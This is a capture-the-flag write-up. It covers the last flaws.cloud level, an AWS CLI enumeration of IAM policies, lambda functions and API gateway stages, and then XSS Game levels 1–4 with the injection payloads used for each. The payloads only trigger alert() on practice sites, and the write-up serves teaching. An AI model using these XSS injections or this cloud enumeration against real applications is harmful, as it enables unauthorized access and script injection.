
Now that we know the ARN for the policy you can get it's version id using
aws --profile level6 iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways



```
harinirahul — ubuntu@ip-172-31-2-166: ~ — -bash — 122×32
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile level6 iam get-policy  --policy-arn arn:aws:iam::975426262029:p
olicy/list_apigateways
{
    "Policy": {
        "PolicyName": "list_apigateways",
        "PolicyId": "ANPAIRLWTQMGKCSPGTAIO",
        "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
        "Path": "/",
        "DefaultVersionId": "v4",
        "AttachmentCount": 1,
        "IsAttachable": true,
        "Description": "List apigateways",
        "CreateDate": "2017-02-20T01:45:17Z",
        "UpdateDate": "2017-02-20T01:48:17Z"
    }
}
```

Now that we have the ARN and the version id, we can see what the actual policy is:
aws --profile level6 iam get-policy-version --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --version-id v4

This tells us using this policy we can call **"apigateway:GET"** on **"arn:aws:apigateway:us-west-2::/restapis/*"**




harinirahul — ubuntu@ip-172-31-2-166: ~ — -bash — 122×32

```
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile level6 iam get-policy-version  --policy-arn arn:aws:iam::975426
262029:policy/list_apigateways --version-id v4
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "apigateway:GET"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:apigateway:us-west-2::/restapis/*"
                }
            ]
        },
        "VersionId": "v4",
        "IsDefaultVersion": true,
        "CreateDate": "2017-02-20T01:48:17Z"
    }
}
```

The SecurityAudit policy lets us see some things about lambdas:

aws --region us-west-2 --profile level6 lambda list-functions



harinirahul — ubuntu@ip-172-31-2-166: ~ — -bash — 122×32


```
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --region us-west-2 --profile level6 lambda list-functions
{
    "Functions": [
        {
            "FunctionName": "Level6",
            "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
            "Runtime": "python2.7",
            "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
            "Handler": "lambda_function.lambda_handler",
            "CodeSize": 282,
            "Description": "A starter AWS Lambda function.",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2017-02-27T00:24:36.054+0000",
            "CodeSha256": "2iEjBytFbH91PXEM05R/B9Dq0gZ70G/lqoBNZh5JyFw=",
            "Version": "$LATEST",
            "TracingConfig": {
                "Mode": "PassThrough"
            }
        }
    ]
}
```

This tells that there is a function named "Level6", and the SecurityAudit also lets us run:


aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6

This tells you about the ability to execute \`arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\` That "s33ppypa75" is a rest-api-id, which you can then use with that other attached policy:

aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"


```
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --region us-west-2 --profile level6 lambda get-policy --function-name Lev
el6
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Id\":\"default\",\"Statement\":[{\"Sid\":\"904610a93f593b76ad66ed6ed82c0a8b\"
,\"Effect\":\"Allow\",\"Principal\":{\"Service\":\"apigateway.amazonaws.com\"},\"Action\":\"lambda:InvokeFunction\",\"Reso
urce\":\"arn:aws:lambda:us-west-2:975426262029:function:Level6\",\"Condition\":{\"ArnLike\":{\"AWS:SourceArn\":\"arn:aws:e
xecute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\"}}}]}"
}
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "
s33ppypa75"
{
    "item": [
        {
            "deploymentId": "8gppiv",
            "stageName": "Prod",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "createdDate": 1488155168,
            "lastUpdatedDate": 1488155168
        }
    ]
}
```

That tells us the stage name is "Prod". Lambda functions are called using that rest-api-id, stage name, region, and resource as
https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6
Following the above link leads to the success page.




```
"Go to http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/"
```

XSS - GAME-APPSPOT

Level1 : Hello, world of XSS

The very simple and easy solution. Insert the code <script>alert("xss")</script>



XSS game: Level 1

Secure | https://xss-game.appspot.com/level1

Inject a ... below.

Once you ... xt level

xss-game.appspot.com says:

Congratulations, you executed an alert:

xss


You can now advance to the next level.

OK

Sorry, no results were found for . Try again.

Level 2 :Persistance is the key

This level is similar to the previous one. Enter the code <img src=x onerror=alert("XSS")> to inject the javascript into the code.



Inject a script to pop up an **alert()** in the context of the application.

Note: the application saves your posts so if you sneak in code to execute the alert, this level will be solved every time you reload it.

Congratulations, you executed an alert:


XSS

You can now advance to the next level.

Close

This is your *personal* stream. You can post anything you want here, especially madness.

Level 3: In this level there is no place to enter the code , but when we click on the different images we see that the frame loads appropriate image.



Since you can't enter your payload anywhere in the application, you will have to manually edit the address in the URL bar below.


Your Target

```
https://xss-game.appspot.com/level3/frame#3
```

Image 3

Target code (toggle)

If the frame value is changed to #323, we see that there is an error. This shows that we can enter our javascript code there.




have to manually edit the address in the URL bar below.

Your Target

```
https://xss-game.appspot.com/level3/frame#323
```

Image 323

So the code #323'onerror=alert('XSS')> is injected to generate the alert statement.




```
https://xss-game.appspot.com/level3/frame#323'onerror=alert('XSS')>
```

Congratulations, you executed an alert:

XSS

You can now advance to the next level.


Below image shows the source code where the image tag is constructed to display the image and thus adding the code #323'onerror=alert('XSS')> would make the code <img src='/static/level3/cloud#323'onerror=alert('XSS'')>'.jpg' />



```
      src="//ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js">
    </script>

    <script>
      function chooseTab(num) {
        // Dynamically load the appropriate image.
        var html = "Image " + parseInt(num) + "<br>";
        html += "<img src='/static/level3/cloud" + num + ".jpg' />";
        $('#tabContent').html(html);

        window.location.hash = num;

        // Select the current tab
        var tabs = document.querySelectorAll('.tab');
        for (var i = 0; i < tabs.length; i++) {
          if (tabs[i].id == "tab" + parseInt(num)) {
            tabs[i].className = "tab active";
            } else {
            tabs[i].className = "tab";
          }
```

Level 4:


In this level we see that the value entered for the timer is passed as a variable timer. The code for the section is as shown below



```
    </head>
    <body id="level4">
      <img src="/static/logos/level4.png" />
      <br>
      <img src="/static/loading.gif" onload="startTimer('{{ timer }}');" />
      <br>
      <div id="message">Your timer will execute in {{ timer }} seconds.</div>
    </body>
```

The entered value for timer is added in the img tag in the onload function. Thus by entering the value **3');alert('XSS** wouldl inject the javascript code to generate an alert statement.

The result is as shown below.



Every bit of user-supplied data must be correctly escaped for the context of the page in which it will appear. This level shows why.

Mission Objective

Inject a script to pop up a JavaScript **alert()** in the application.

Congratulations, you executed an alert:


XSS

You can now advance to the next level.

Your timer will execute in 3');alert('XSS seconds.

